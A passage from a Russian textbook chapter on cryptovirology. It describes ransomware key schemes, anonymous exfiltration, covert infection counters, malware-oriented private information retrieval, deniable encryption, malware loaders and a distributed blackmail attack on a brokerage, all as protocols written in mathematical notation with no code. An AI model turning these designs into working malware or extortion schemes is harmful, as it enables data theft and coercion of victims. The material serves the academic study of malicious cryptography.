сти, анонимности, безопасности и результативности воздействия вредоносного ПО. Анализируется недавно зародившееся явление – так называемые *симбиотические* РПВ, коренным образом меняющие наши привычные представления о вредоносных программах. В ходе изложения отличительных особенностей этой разновидности РПВ приводится ряд гипотетических примеров, которые хоть пока и не реализованы практически, но могут быть построены в любой момент.

Подводя итог анализу передовых информационных технологий, используемых для атак на защищенные системы, в следующей главе рассматривается новое направление в организации защиты от РПВ, а именно концепция искусственных иммунных систем, которые в будущем, возможно, будут способны решить проблему защиты от деструктивных воздействий.

3.1. Стохастические разрушающие программные воздействия (РПВ)

Одной из интересных и перспективных тенденций последнего времени в области разработки РПВ является использование стохастических методов защиты информации для реализации всевозможных деструктивных функций. В частности, криптография предоставляет воистину безграничные возможности для обеспечения скрытности, целостности и достоверности информации.

За рубежом пионерами в области открытого научного изучения РПВ, использующими достижения современной криптографии, стали А. Янг и М. Юнг, начавшие с 1996 г. публиковать статьи и выступать с докладами по новому научному направлению, которое они назвали *клептографией*. Основная идея, заложенная авторами в понятие клептографии, – использование криптографических методов против самой криптографии [99, 100]. Примерами механизмов такого рода могут служить программные закладки в генераторах псевдослучайных чисел, скрытные модификации алгоритмов электронной цифровой под-

писи (ЭЦП), тайная утечка информации в протоколах обмена секретными данными и многое другое.

В 2004 г. в свет вышла фундаментальная монография М. Юнга и А. Янга «*Malicious Cryptography: Exposing Cryptovirology*» [100], целиком посвященная перспективам применения методов клептографии при разработке РПВ. Книга эта по тематике и аспектам рассматриваемых проблем даже по прошествии четырех лет остается уникальной в своем роде. К сожалению, она до сих пор не переведена на русский язык и не издана в нашей стране.

3.1.1. Простой криптотроян

Первая и самая простая модель вредоносной программы, использующей двухключевую криптографию, предложенная Юнгом и Янгом, описывала гипотетический компьютерный вирус (КВ), зашифровывающий данные пользователя-жертвы. Внедрившись в целевую систему, вирус отыскивал файлы, содержащие наиболее ценную информацию, и «брал» их в «заложники». Файлы зашифровывались на ключе, известном только создателю криптотрояна, после чего пользователь уведомлялся об условиях «выкупа». Владельцу файла предписывалось связаться со злоумышленником и выкупить у него секретный ключ, на котором можно было бы расшифровать свои данные.

Первоначально в криптотрояне предполагалось применять какой-либо из симметричных алгоритмов шифрования. Однако такой подход обладает целым рядом недостатков. Самый главный из них – неизменность ключа. Ничто не мешает одной из жертв вируса, заполучив ключ, сообщить его всем другим жертвам, сведя тем самым усилия разработчика КВ на нет.

Существует и более простой способ защиты от такого КВ. Поскольку для того чтобы иметь возможность зашифровывать информацию по симметричному алгоритму, криптотрояну необходимо «знать» секретный ключ, пользователю достаточно дизассемблировать вирус и считать ключ из тела программы.

Возможен вариант, при котором ключ жертве не передается, а вместо этого вымогателю отправляют сам зашифрованный файл с целью возврата в расшифрованном виде. В этом случае следует помнить, что пересылаемые данные могут потерять всякую ценность, если станут известны посторонним лицам. Вероятность того, что жертва согласится раскрыть свою конфиденциальную информацию злоумышленнику, мала.

3.1.2. Улучшенный криптотроян

Многие из недостатков простого криптотрояна удается устранить при помощи методов гибридной криптографии. Теперь каждая из копий КВ содержит открытый ключ асимметричной криптосистемы, а секретный ключ известен только разработчику вируса. Помимо этого, во вредоносную программу встроен генератор псевдослучайных чисел, который необходим для формирования сеансовых ключей шифрования для симметричной криптосистемы. Алгоритм взаимодействия криптовируса (КрВ), его создателя (С) и пользователя-жертвы (П) можно описать следующим образом:

- С формирует пару открытый (p) и закрытый (s) ключ некоторой асимметричной криптосистемы. Ключ p помещается в тело КрВ;
- попав в систему П, КрВ формирует случайный сеансовый ключ k и зашифровывает на нем данные m, содержащиеся в файлах П, с использованием симметричного алгоритма шифрования: $\text{КрВ}: E_k(m)$, после чего m уничтожается;
- сеансовый ключ зашифровывается с использованием асимметричного алгоритма: $\text{КрВ}: E_p(k)$, затем оригинал ключа уничтожается;
- если П хочет вернуть m в первоначальном виде, он отправляет С выкуп и зашифрованный сеансовый ключ: $\text{П}: \{\text{выкуп}, E_p(k)\} \rightarrow \text{С}$;

- С оставляет выкуп себе, расшифровывает сеансовый ключ и посылает его обратно: $\text{С}: D_s\left(E_p\left(k\right)\right) = k \rightarrow \Pi$;
- П восстанавливает свои файлы из криптограммы: $\Pi: D_k\left(E_k\left(m\right)\right) = m$.

Данный алгоритм достаточно стоек против любых ухищрений, к которым может прибегнуть жертва. Сам криптотроян не обладает никакой информацией, достаточной для расшифрования данных, а одноразовый сеансовый ключ, раскрываемый злоумышленником в обмен на выкуп, имеет ценность только лишь для одного зашифрованного файла.

3.1.3. Анонимная кража информации

М. Юнг и А. Янг в своей монографии убедительно демонстрируют, что абсолютно любое достижение криптографической науки может быть использовано как во благо, так и во вред. Помимо задач секретности и целостности данных, асимметричная криптография призвана решить проблему анонимного взаимодействия удаленных абонентов. В частности, анонимность участников обеспечивается в протоколах электронного голосования. Неизбежное злоупотребление анонимностью способно очень сильно затруднить выявление и поиск лиц, занимающихся противоправной деятельностью.

Преступник, задумавший воспользоваться описанным выше криптотрояном, сильно рискует быть «пойманным за руку» в момент получения выкупа. Наилучшим решением для него было бы вовсе отказаться от обмена материальными ценностями, сведя весь протокол к передаче информации. К примеру, выкуп в этом случае может выплачиваться цифровыми деньгами, гарантирующими неотслеживаемость платежей.

Остается добиться анонимного информационного обмена между криптовирусом и его разработчиком. Разумеется, злоумышленник может использовать недолговечные бесплатные почтовые ящики, «анонимные» прокси-серверы, краденые номера ICQ и прочие средства сокрытия своей личности, но эффективность всех подоб-

ных способов оставляет желать лучшего. В соответствии с законодательством в случае крайней необходимости администратор любого Интернет-ресурса обязан передать свои сетевые журналы в компетентные органы по их первому требованию, раскрывая тем самым действительные IP адреса своих клиентов.

Представим себе такую ситуацию: компьютерный вирус похищает секретную информацию своей жертвы и публикует ее в каком-нибудь общедоступном месте, например на форуме в Интернете. Уже через несколько часов количество пользователей, ознакомившихся с ней, достигнет нескольких сотен или даже тысяч. Выявить среди них создателя РПВ не представляется возможным. Даже если его и начнут подозревать, он всегда сможет оправдаться тем, что получил секретные сведения непреднамеренно и прочитал их по ошибке, так как его браузер загрузил с форума все сообщения из выбранной темы.

Будучи общедоступными, секретные данные должны предназначаться только для злоумышленника, а потому было бы логично их предварительное шифрование. Итак, криптотроян считывает конфиденциальную информацию с компьютера жертвы, шифрует ее на известном открытом ключе и публикует криптограмму в Интернете. Преступник загружает шифротекст, расшифровывает на личном закрытом ключе и получает исходную информацию. Для любого случайного наблюдателя зашифрованное сообщение абсолютно бесполезно.

3.1.4. Криптосчетчик

Уже на самых ранних этапах развития КВ злоумышленники встраивали в некоторые из своих вирусов программные счетчики. Эти счетчики имели самое различное назначение. Например, разработчик мог реализовать так называемую «логическую бомбу»: вирус вел подсчет количества компьютеров, которые он успел заразить, и, при достижении таймером некоторой предопределенной величины, совершал какое-либо особое деструктивное действие. Это было необходимо для того, чтобы

вирус успел инфицировать максимально большое число компьютеров до того, как они выйдут из строя, парализуя дальнейшее распространение вирусной эпидемии.

Рассмотрим другую ситуацию. Предположим, что создателю КВ просто интересно, насколько широко сможет распространиться его вирус. Логичным было бы поместить в криптотроян два счетчика: один бы отмечал поколение данной копии (расстояние до корня «генеалогического древа»), а другой — число зараженных данным вирусом машин (ширину «генеалогического древа»). Оценив показания этих счетчиков, можно получить примерное представление о размерах вирусной «популяции». Однако нетрудно заметить, что информация такого рода представляет большой интерес для специалистов антивирусных компаний. Как же злоумышленнику сохранить сведения о числе действующих копий КВ в тайне?

Ответ на этот вопрос дает новое и бурно развивающееся направление в криптографии — криптовычисления (*cryptocomputing*). Основная идея криптовычислений состоит в том, чтобы позволить проводить некоторые математические операции над зашифрованными данными без их расшифрования. Таким образом, можно инкрементировать значение криптосчетчика, не раскрывая его состояния.

М. Юнг и А. Янг предлагают реализацию криптосчетчика на базе криптосистемы Пайе. Главная особенность данной криптосистемы — гомоморфизм. Другими словами, имея только открытый ключ и два зашифрованных сообщения m_1 и m_2, нетрудно получить зашифрованное сообщение $(m_1 + m_2)$ или $(m_1 \cdot m_2)$. С основными характеристиками криптосистемы Пайе можно ознакомиться в приложении.

Криптосистема Пайе основана на двух свойствах функции Кармайкла $\lambda(n)$:

$$\forall \omega, \omega \in Z_{n^2}: \quad \omega^{\lambda(n)} \equiv 1 \bmod n;$$

$$\forall \omega, \omega \in Z_{n^2}: \quad \omega^{n\lambda(n)} \equiv 1 \bmod n^2.$$

Благодаря неопределенности при выборе ω шифрование получается вероятностным. В криптосистеме Пайе n — это произведение двух больших простых чисел аналогично RSA, но в отличие от RSA, где открытым ключом является пара (e, n), при генерации ключей в системе Пайе не выдается e, а рассчитывается число g, такое что $g^v \equiv 1 \bmod n^2$, где $v \equiv 0 \bmod n$.

В качестве открытого ключа выступает пара (n, g), а секретного — $\lambda(n)$.

Принцип действия криптосчетчика прост:

- Пусть $m = 1$.
- Выбрать случайное число u_1, $u_1 \in Z_n$.
- Криптограмма $c_1 = g^1 \cdot u_1^n \bmod n^2$.

Изменение состояния (инкремент) счетчика:

- Выбрать случайное число u_i, $u_i \in Z_n$.
- Криптограмма $c_i = c_{i-1} \cdot g \cdot u_i^n \bmod n^2$.

Поскольку на каждом этапе u_i выбираются независимо, то при каждой итерации происходит повторная рандомизация показаний счетчика. При расшифровке криптограммы на секретном ключе открытое сообщение покажет истинное число произведенных изменений состояния счетчика, а при отсутствии ключа сторонний исследователь не сумеет даже установить корреляции между соседними состояниями счетчика. Более того, период подобного криптосчетчика определяется не устройством его самого, а используемым генератором случайных чисел.

3.1.5. Конфиденциальное получение информации

В настоящее время существуют специализированные криптографические методы для применения практически во всех областях информатики. Не являются исключением и технологии баз данных. Необходимость работы с удаленными и недоверенными базами данных ставит проблему конфиденциального получения информации (*private information retrieval, PIR*). В

наиболее простой форме эта проблема формулируется следующим образом: требуется получить запись из базы данных так, чтобы не раскрывать, какая именно запись была получена. Наиболее эффективное и элегантное решение проблемы PIR на сегодняшний день предлагают Чачин, Микали и Стадлер [35].

Удачный пример постановки задачи подобного рода приводится Б. Шнайером [23]. Пусть участник А владеет базой данных секретов, которые он продает всем желающим. Участник В готов купить один из секретов А, но он не хочет, чтобы А стало известно, в каком именно секрете он заинтересован. При этом А отказывается разглашать всю базу и согласен передать В только одну оплаченную запись. Данный пример не уникален.

Предположим, вредоносная программа (ВП) оказалась в ситуации, при которой она имеет крайне ограниченное взаимодействие с «внешним миром». У ВП есть возможность читать файл с паролями пользователей, где записи представлены в формате «имя пользователя – пароль». ВП может прочитать и переслать по сети лишь одну запись до того, как будет обнаружена и нейтрализована. Злоумышленник хотел бы получить реквизиты только одного конкретного пользователя и при этом скрыть, какая именно запись была скомпрометирована.

Специально для такого сценария М. Юнг и А. Янг модифицировали классическую схему PIR, разработав протокол так называемого конфиденциального получения информации по тегам (*tagged private information retrieval, TPIR*). В отличие от исходного протокола PIR, оперирующего однобитовыми данными и целочисленными идентификаторами, TPIR был изначально ориентирован на широкий спектр начальных условий и целенаправленно адаптирован для применения в РПВ.

Секретная база данных B содержит n записей и имеет структуру

$$B = \left((t_1, \vec{b}_1), (t_2, \vec{b}_2), \ldots, (t_n, \vec{b}_n) \right),$$

где все теги t_i имеют размерность W_1, а векторы данных – W_2:

$$\vec{b}_i = \left(b_{i,1}, b_{i,2}, \ldots, b_{i,W_2} \right), 1 \le i \le n.$$

Задача TPIR заключается в получении $B(t_i) = \vec{b}_i$ так, чтобы администратор базы данных не узнал *i*. Решение проблемы состоит из трех независимых алгоритмов, условно названных *QueryGenerator*, *DatabaseAlgorithm* и *ResponseRetriever*. Реализация алгоритмов опирается на две предопределенные процедуры – *RandPrime* и *PhiHide*.

В алгоритмах указывается параметр безопасности *k*. Этот параметр носит служебный характер и варьируется для достижения оптимального соотношения между временем работы алгоритма и сложностью взлома протокола методом полного перебора. В 2004 г. рекомендованная М. Юнгом и А. Янгом величина *k* составляла 160.

RandPrime – это некоторая безопасная общепринятая инъективная функция генерации простых чисел, которая любому передаваемому аргументу ставит в соответствие псевдослучайное простое число заданной размерности. Желательно, чтобы эта функция исключала любую корреляцию между исходным аргументом и получаемым результатом. В этом смысле *RandPrime* является криптографической хеш-функцией с областью значений на множестве простых чисел.

Говорят, что составное число *m* φ-*скрывает* простое число *p,* если $\varphi(m)$ кратно *p*. Одновременно предполагается, что *m* вычислительно трудно факторизуемо. Алгоритм *PhiHide* предназначен для φ-скрытия p_i в *m*. В соответствии с расширенной гипотезой Римана он выполняется за полиномиальное время в k^f.

PhiHide (f, p_i, k)*:*

1. Перебирать случайные числа *q* размерностью ($k^f - k$), пока $Q_1 = p_i \cdot q + 1$ не станет простым числом.
2. Выбрать случайное простое число Q_2 размерностью k^f.
3. Результат работы $s = (Q_1, Q_2)$.

Алгоритм *QueryGenerator* осуществляет предварительное формирование запроса *q* к базе данных с сокрытием в нем тега требуемой строки.

QueryGenerator (n, t_i, k):

1. Сформировать случайную строку y из k бит.
2. Вычислить $p_i = RandPrime_k(y, t_i)$.
3. Вычислить $(Q_1, Q_2) = PhiHide(f, p_i, k)$.
4. Вычислить $m = Q_1 \cdot Q_2$.
5. Для всех j от 1 до W_2:
   - выбрать случайное число x_j, $x_j \in Z_m$.
6. Множество $X = (x_1, x_2, \ldots, x_{W_2})$.
7. Результаты работы $q = (m, X, y)$ и $s = (Q_1, Q_2)$.

СУБД обрабатывает поступивший запрос q согласно алгоритму *DatabaseAlgorithm* и возвращает ответ инициатору запроса.

DatabaseAlgorithm (B, n, q, k):

1. Для всех j от 1 до W_2:
   - установить $x_{0j} = x_j$.
2. Для всех j от 1 до n:
   2.1. Вычислить $p_j = RandPrime_k(y, t_j)$.
   2.2. Для всех l от 1 до W_2:
   - вычислить $e_{j,l} = p_j^{b_{j,l}}$;
   - вычислить $x_{j,l} = x_{j-1,l}^{e_{j,l}} \bmod m$.
3. Результат работы $R = (x_{n,1}, x_{n,2}, \ldots, x_{n,W_2})$.

Алгоритм *ResponseRetriever* извлекает из ответа R скрытую информацию при помощи секретного значения s.

ResponseRetriever (n, t_i, q, s, R, k):

1. Вычислить $p_i = RandPrime_k(y, t_i)$.
2. Вычислить $t = \dfrac{(Q_1 - 1) \cdot (Q_2 - 1)}{p_i}$.
3. Для всех j от 1 до W_2:

- вычислить $w = x_{n,j}^{t} \bmod m$;

- если $w = 1$, то установить $b_{i,j} = 1$, иначе $b_{i,j} = 0$.

4. Результат работы $\vec{b}_i = \left(b_{i,1}, b_{i,2}, \ldots, b_{i,W_2} \right)$.

Разумеется, аналогичным образом возможно конфиденциально получать данные и из источников, отличных от баз данных. При незначительном видоизменении вышеприведенного протокола криптотроян получит возможность, к примеру, конфиденциально считывать файлы из файловой системы. Стоит заметить, что наилучшего результата можно добиться, если совместить в одной ВП криптографические методы TPIR с приемами анонимного обмена информацией, изложенными ранее. ВП анонимно получала бы подписанные запросы злоумышленника, проверяла их подлинность при помощи известного открытого ключа, тайно извлекала запрашиваемые сведения с компьютера-жертвы, зашифровывала их и также анонимно отсылала бы результаты своему создателю.

В своих комментариях М. Юнг и А. Янг особо отмечают, что подобная ВП могла бы стать весьма действенным информационным оружием, так как криптографически надежно скрывает не только действия атакующего, но даже его истинные намерения.

3.1.6. Недоказуемое шифрование

Вернемся к криптовирусу, передающему «наружу» криптограммы, зашифрованные с использованием асимметричного алгоритма. Что может сказать о его деятельности удаленный сторонний наблюдатель? Как ни странно, не так уж и мало. Даже простой анализ трафика может многое поведать о природе пересылаемой информации.

Предположим, что для шифрования применяется криптосистема Эль-Гамаля. Криптотроян содержит открытый ключ (y, g, p). Пусть $p = 2q + 1$, где q — простое число, а g порождает

мультипликативную группу кольца вычетов G по модулю p и $g^q \bmod p = 1$. Тогда несложно найти $y, y \in G : \exists x, y = g^x \bmod p$. Следовательно, разработчик РПВ может снабдить свой криптотроян открытым ключом, не зная соответствующего ему секретного ключа x. И если при разбирательстве он будет утверждать, что у него нет секретного ключа, то это вполне может оказаться правдой. Более того, не исключено, что в такой ситуации ключ не известен вообще никому.

Однако тот факт, что y — это открытый ключ шифрования, скрыть невозможно, так как легко проверить, что $y^q \bmod p = 1$. Таким образом, при использовании в РПВ криптосистемы Эль-Гамаля всегда можно неопровержимо доказать, что передаются некоторые зашифрованные данные, вне зависимости от того, способен ли кто-нибудь их расшифровать.

В протоколах PIR все иначе. При φ-скрытии информации p_i либо делитель $\varphi(m)$, либо нет. Если $\forall i : \varphi(m) \bmod p_i \neq 0$, то РПВ (криптовирус) вообще ничего не зашифровывает, а по сети транслируется «мусор» в виде последовательности случайных чисел. Это означает, что доказательство факта кражи информации равносильно доказательству того, что $\exists i : \varphi(m) \bmod p_i = 0$, а это — вычислительно неразрешимая задача в соответствии с гипотезой φ-скрытия.

Стохастическое преобразование, криптографическая обратимость которого зависит от используемого аргумента, получило название *недоказуемого шифрования* (*questionable encryption*). Благодаря этому удивительному свойству доказанная математическая стойкость криптосистемы может быть экстраполирована в область юриспруденции.

Недоказуемое шифрование в совокупности с алгоритмами TPIR представляет наибольшую опасность в сфере защиты прав интеллектуальной собственности. Рассмотрим гипотетический пример: имеется некоторый сервер, предоставляющий публичный доступ к данным. На сервере в едином репозитории содер-

жится как общедоступная информация, так и охраняемая авторским правом. Любой желающий имеет возможность загрузить с него и легальную информацию, и краденную. Администратор сервера надежно защитится от претензий со стороны правообладателей, если построит работу в соответствии с протоколом недоказуемого шифрования.

Вначале клиент должен специальным образом сформулировать запрос, указав в нем тег интересующего его файла и параметр s. После приема запроса от клиента сервер производит операцию недоказуемого шифрования $QE()$ над своими данными m с учетом параметра шифрования s. Получив в качестве ответа $QE(m, s)$, клиент осуществляет обратное преобразование с помощью своего секретного ключа x и извлекает желаемый файл: $QE^{-1}\left(QE\left(m, s\right), x\right) = m$.

Следует заметить, что в предложенной схеме клиент – единственный, кто целенаправленно нарушает авторское право и несет за это полную ответственность. Действительно, поскольку сервер не знает значение x, он не имеет ни малейшего представления о природе s, которое выглядит как обычное случайное число. Схема TPIR не дает серверу возможности узнать, какой именно файл был запрошен. В результате сам сервер с полным правом может называть свою работу *услугой генерации псевдослучайных чисел*, причем он способен это *математически доказать*.

Преступление против авторских прав будет иметь место только при специальном целенаправленном выборе параметра s. С точки зрения стороннего наблюдателя, $QE(m, s)$ – случайное число, и единственная возможность доказать обратное – это предъявить x. Если клиент будет использовать свои секретные ключи только один раз и уничтожать их после применения, то проверка его вины станет вычислительно неразрешимой задачей. Ни один правообладатель ничего не сможет возразить, так как точно не известно, происходила ли вообще кража его собственности или нет.

3.1.7. Отрицаемое шифрование

Принципы недоказуемого шифрования были развиты в работе Канетти, Дворка, Наора и Островского [36], где ими был предложен новый термин – *отрицаемое шифрование* (*deniable encryption*). Концептуально понятия недоказуемого и отрицаемого шифрования близки, хотя между ними есть ряд значимых различий.

В случае недоказуемого шифрования получатель обладает неопровержимым свидетельством того, что полученное число является криптограммой от некоторой скрытой информации. При отрицаемом шифровании получатель может убедительно продемонстрировать, что полученное число суть криптограмма от любого произвольного набора данных. Отправитель также способен показать, что криптограмма расшифровывается в поддельное сообщение, предъявив ложный секретный ключ шифрования, оставив тем самым истинное сообщение в тайне.

Существенным недостатком отрицаемого шифрования следует признать разделение секрета между отправителем и получателем. В целях безопасности исполнения протокола сторонний наблюдатель допускается только к пересылаемым сообщениям, но не к процессу вычислений. При недоказуемом шифровании такой проблемы не возникает.

Оба алгоритма конфиденциального шифрования обеспечивают важное свойство: получатель сообщений (злоумышленник в случае приема сообщений от крипто-РПВ) всегда имеет возможность правдоподобно отрицать их значимость. Недоказуемое шифрование ставит под вопрос сам факт зашифрования чего-либо, а отрицаемое – позволяет утверждать, что зашифровано могло быть все что угодно.

3.1.8. Загрузчик РПВ

Схема анонимной, конфиденциальной и недоказуемой передачи информации позволяет создателям РПВ получать данные

так, что (1) прочитать их может любой, но расшифровать – только злоумышленник, и (2) утечка информации ставится под сомнение. М. Юнг и А. Янг задались вопросом: если криптографические методы так хорошо помогают при обмене сообщениями с криптотрояном, то нельзя ли с помощью криптографии обезопасить процесс распространения и внедрения РПВ? И на этот вопрос был дан положительный ответ.

Атакующий формирует случайный симметричный ключ шифрования и ключевую пару для алгоритма ЭЦП. Симметричный ключ и открытый ключ проверки подписи помещаются в криптотроян. После запуска криптотроян постоянно прослушивает некоторый публичный канал информации, например Интернет- форум или IRC. Канал даже может быть просто стеганографически скрыт в любом не вызывающем подозрения объекте, скажем, в графическом файле или аудиозаписи. При поступлении в канал новых данных РПВ считывает их и расшифровывает на симметричном ключе. Затем проверяется соответствие полученного результата синтаксису и семантике ожидаемого сообщения. В случае успешного прохождения теста на целостность, подтверждается авторство сообщения путем проверки ЭЦП. Если все этапы обработки завершены благополучно, криптотроян рассматривает итог как послание от своего разработчика.

Задача такого РПВ – принимать извне и запускать на исполнение программы злоумышленника. Таким образом, криптотроян выполняет функции виртуальной машины с проверкой аутентичности кода. Поскольку он загружает новые РПВ, логично называть такой криптотроян *загрузчиком РПВ* (*malware loader*). Сам по себе такой криптотроян может показаться малоопасным, так как заведомо не производит никаких деструктивных действий кроме самовоспроизведения.

Все, что остается злоумышленнику после успешного распространения загрузчика РПВ, — это полностью сосредоточиться на решении конкретных задач сложных крипто-РПВ, не тратя времени на повторную реализацию, например, при создании КВ минимума

необходимых для любого вируса функций. В результате уменьшается размер РПВ, но повышаются их эффективность и надежность.

Еще одно опасное качество загрузчика РПВ – обеспечение практической неотслеживаемости и истинной анонимности злоумышленника. Выдать себя атакующий может только в период первоначального распространения загрузчика РПВ, пока еще возможно выявить центр, из которого началась эпидемия. На поздних этапах загрузчик уже самостоятельно находит и загружает свою вредоносную нагрузку из общедоступного анонимного канала.

Даже если кого-то удастся привлечь к ответственности за создание загрузчика РПВ, доказать его причастность к причинению серьезного вреда от загружаемых деструктивных модулей будет проблематично, поскольку между загрузчиком и его нагрузкой есть только призрачная косвенная связь.

3.2. Симбиотические и распределенные вредоносные программы

Как правило, при обнаружении любой вирус ждет одна и та же участь. Его удаляют. Это происходит потому, что каждый КВ по умолчанию считается вредоносным по своей природе и у жертвы нет никаких причин и желания способствовать распространению вирусной эпидемии. При этом следует учесть, что вирус постоянно находится в чужеродной и враждебной среде, где хозяин зараженного компьютера имеет над ним полную власть, волен решать его дальнейшую судьбу и способен детально проанализировать алгоритм его работы.

Но что произойдет, если вдруг окажется, что уничтожение вируса может повлечь очень неприятные последствия? Что если КВ вообще невозможно удалить из системы без повреждения ее жизненно важных частей? Что, если жертве будет выгоднее не избавляться от вируса, а наоборот, оказывать ему всяческое содействие?

Изменится очень многое. Из обычного примитивного вредителя РПВ превратится в настоящее интеллектуальное информационное оружие, играющее на свойствах человеческой психики.

Уже на сегодняшний момент существуют, пусть и примитивные, но все же настоящие «психологические» КВ, которые при своем размножении полагаются не столько на технические просчеты и ошибки в ПО, сколько на активные действия со стороны пользователя, опираясь на принципы так называемой социальной инженерии. При этом часто эксплуатируются такие человеческие качества как доверчивость, некомпетентность, жадность, ненависть и даже любовь.

Для обозначения РПВ, активно паразитирующих на человеческих слабостях и недостатках и принуждающих своих жертв к якобы выгодной кооперации, уместно ввести термин «*симбиотические программы*» (от греч. *symbiosis* – взаимовыгодное сосуществование). Далее будет приведено несколько примеров симбиотических РПВ.

3.2.1. Элементы теории игр

В табл. 3.1 приведена стандартная схема игры с ненулевой суммой. В игре принимают участие двое игроков. Делая очередной ход, первый игрок выбирает один из столбцов, а второй – одну из строк. Выбор происходит одновременно, и затем каждому игроку начисляется его выигрыш. Выигрыш первого игрока указан в правой половине ячейки, располагающейся на пересечении выбранных строки и столбца, а выигрыш второго – в левой. Например, если в табл. 3.1 первый игрок выберет столбец 2, а второй – строку 1, то первый получит выигрыш b_2, а второй – b_1.

Числа в таблице могут быть положительными, нулевыми и даже отрицательными. В этом случае вместо выигрыша они обозначают чистый проигрыш. Назначая различные комбинации выигрышей для каждого из игроков, исследователь получает возможность моделировать процессы взаимодействия двух и более сторон, каждая из которых действует в соответствии с собственными интересами.

Игра называется игрой с постоянной суммой, если $a_1 + a_2 = b_1 + b_2 = c_1 + c_2 = d_1 + d_2$. Если при этом $a_1 + a_2 = 0$, то, следовательно, это игра с нулевой суммой. В противном случае игру

считают игрой с ненулевой суммой. Игры с ненулевой суммой представляют особенный интерес с точки зрения теории игр. Некоторым из них даже были даны собственные звучные имена, такие как «Проблема Заключенных» или «Война Полов».

Таблица 3.1

Игра с ненулевой суммой

	Игрок 1	
Игрок 2	$a_1 \setminus a_2$	$b_1 \setminus b_2$
	$c_1 \setminus c_2$	$d_1 \setminus d_2$

3.2.2. Информационный шантаж

В настоящее время при исследовании принципов построения защищенных систем все чаще обращаются к теории вероятностного принятия решений. Например, такой подход был использован при описании возможной вирусной атаки на брокерскую фирму, рассмотренной С. Шехтером и М. Смитом в докладе на конференции по проблемам использования криптографии в финансовом деле в 2003 г. [82].

Новизна приведенного подхода заключается в том, что вирус может продолжать эффективно функционировать даже после того, как будет обнаружен. Это происходит благодаря тому, что после обнаружения вирус инициирует игру с ненулевой суммой между своей жертвой и другими своими копиями. Жертва (в данном случае, брокерская компания) вынуждена играть по правилам под угрозой разглашения украденной секретной информации.

Объектом атаки является брокерская фирма, предоставляющая свои услуги через Интернет. Предполагается, что фирма и ее клиенты действуют в рамках налаженной и сертифицированной инфраструктуры открытых ключей. Клиент посылает брокерской компании подписанные запросы с требованием произвести ту или иную операцию на бирже. При подтверждении подлинности сообщения и при наличии достаточных средств на счету данного клиента брокер формирует соответствующий запрос на биржу. В ответ он получает подтверждение сделки от биржевого маклера. Таким

образом, брокерская фирма за небольшую плату выступает посредником для своих клиентов при торговле на бирже, осуществляя покупку и продажу ценных бумаг от их имени.

Также предполагается, что вредоносная программа использует какие-либо из ранее рассмотренных методов анонимного взаимодействия с сетью и сокрытия своего местонахождения. В дополнение к этому для успеха атаки необходим некоторый период первоначального распространения, когда бы ВП могла беспрепятственно размножаться, не вызывая подозрений.

Атака производится распределенным криптотрояном при участии не менее трех различных узлов (хостов) в сети. Атака проходит в три этапа: заражение трех независимых машин, подготовка и игра с ненулевой суммой. Обобщенная схема взаимодействия участников протокола приведена на рис. 3.1.

Этап I

1. ВП начинает свою работу. Некоторое установленное время она только распространяется подобно сетевому червю, получая доступ к максимальному числу компьютеров в Интернет. Эта стадия может длиться, например, до наступления определенной даты.

2. По прошествии времени предварительного размножения каждая из копий ВП определяет пригодность узла, на котором она оказалась, для нужд игры. Все потенциально пригодные для игры узлы подразделяются на две группы: компьютеры брокерской фирмы и удаленные безопасные машины. Узлы первой группы содержат некоторую секретную информацию D, разглашение которой привело бы к крайне негативным последствиям для брокера. Вторую группу составляют самые разнообразные узлы, хаотично разбросанные как по сети, так и географически по всему миру.

Этап II

1. В том случае, если ВП находится на пригодном компьютере, он формирует случайное число и анонимно публикует его в Интернет. Это число служит идентификатором копии и с большой вероятностью уникально.

2. Каждая из копий ВП V_b, располагающихся на брокерских машинах, выбирает две зараженные удаленные машины, при помощи которых будет осуществляться атака, и анонимно посылает на их имя приглашение с указанием собственного идентификатора ID_b. Каждый из приглашенных либо соглашается участвовать в атаке и выступать в роли $V_{r,j}$, $j = 1, 2$, либо отказывается, если ранее уже принял приглашение другого узла.

3. V_b, $V_{r,1}$ и $V_{r,2}$ формируют пары ключей шифрования и обмениваются ими. Любое дальнейшее взаимодействие между ними сопровождается шифрованием и подписыванием передаваемых сообщений. Для предотвращения атаки типа «человек посредине» важно, чтобы вплоть до текущего шага копии ВП общались скрытно и не привлекали к себе лишнего внимания.

4. V_b выбирает случайную гамму R и шифрует с ее помощью секрет D, получая криптограмму C. В дальнейшем R передается $V_{r,1}$, а $C - V_{r,2}$.

5. V_b открывает себе кредит на некоторую сумму на счету в брокерской фирме. При этом уже не важно, будет ли это сделано с ведома брокера или нет.

Этап III

1. $V_{r,1}$ и $V_{r,2}$ совместно делают указание V_b покупать или продавать какие-либо акции из числа торгуемых на бирже. Выбор может быть произведен случайно, например по протоколу подбрасывания монеты, или рекомендация к совершению сделки может быть выработана по сложному распределенному интеллектуальному алгоритму. Взаимонезависимость, пространственная разделенность и анонимность копий ВП гарантируют, что решение будет честным, даже если одна из них будет скомпрометирована.

2. В зависимости от степени контроля над брокерской системой криптовирус V_b либо совершает затребованную сделку самостоятельно, либо принуждает к этому брокера под угрозой разглашения секрета D. При успешном завершении торговых операций зашифрованный и подписанный ответ маклера

публикуется в общедоступном месте, где бы $V_{r,1}$ и $V_{r,2}$ смогли его прочесть и проверить его подлинность.

3. $V_{r,1}$ и $V_{r,2}$ ожидают ответа в течение определенного времени, к примеру двух дней, а затем, если ответ не поступил, опубликовывают C и R с тем расчетом, чтобы любой желающий мог бы расшифровать и узнать D.

Если протокол был исполнен до конца и сделка была совершена, то через некоторое время этап III может быть повторен. Таким образом, брокерская фирма будет вынуждена осуществлять торговые операции по указанию криптовируса. При этом она может анализировать полученные результаты. Между ВП и брокером возникает игра, возможный исход одного раунда которой приведен в табл. 3.2.

Честность и беспристрастность атакующей стороны гарантируется в силу распределенности и анонимности построенной системы. Ни один из узлов V_b, $V_{r,1}$ и $V_{r,2}$ не знает, с кем точно он имеет дело и где территориально располагаются его «сообщники». Даже если одна из удаленных копий криптовируса будет скомпрометирована и выдаст C или R, восстановить D можно будет только тогда, когда будет опубликована вторая половина секрета. Выявление и обезвреживание обоих «шантажистов» может стать невыполнимой задачей даже для государственных компетентных органов. Удалением V_b сразу после обнаружения брокерская фирма окажет себе медвежью услугу, ведь, не дождавшись ответа на этапе III, $V_{r,1}$ и $V_{r,2}$ разгласят украденную конфиденциальную информацию.

